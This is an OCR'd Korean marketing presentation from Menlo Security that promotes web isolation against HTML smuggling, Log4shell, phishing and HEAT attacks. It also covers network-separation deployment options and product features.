
웹격리 미연동 - **HTML Smuggling**




웹격리 연동 - HTML Smuggling



웹격리 미연동 - Log4shell




웹격리 연동 - **Log4shell**




피싱 공격 방어

피싱 사이트에 대한 웹격리 + 입력 금지 적용 – 정보 유출 방지



망분리 적용 방안

업무망 인터넷/이메일 접속 제한 해결 - 생산성 & 효율성 향상



파일(문서): 백신, 샌드박스, 제한적 CDR 적용 후 다운로드

웹 컨텐츠: 웹격리 적용 & 웹 무해화 후 다운로드

이메일 URL 링크: 사용자 클릭시, 웹격리 적용 & 웹 무해화 후 다운로드

망분리 적용 방안

망분리 환경 구축/운영 비용 절감

#1 웹격리 + **VDI (**라이센스 축소**)**

#2 웹격리**(VDI** 교체**)**

#3 이메일 서버 통합
(웹격리**+** 문서 **Preview +** 비문서 차단 **)**

HEAT Proof

미국 국방부 – 사용자수 350만명

HEAT 로부터 사용자 완벽 보호

Menlo 주요 기능

- 보안 웹 게이트웨이
- 클라우드 액세스 보안 브로커
- 데이터 손실 방지
- 원격 브라우저 격리

HEAT 완벽 방어

랜섬웨어 제거

멜웨어 제거

menlosecurity.com/ko-kr

korea@menlosecurity.com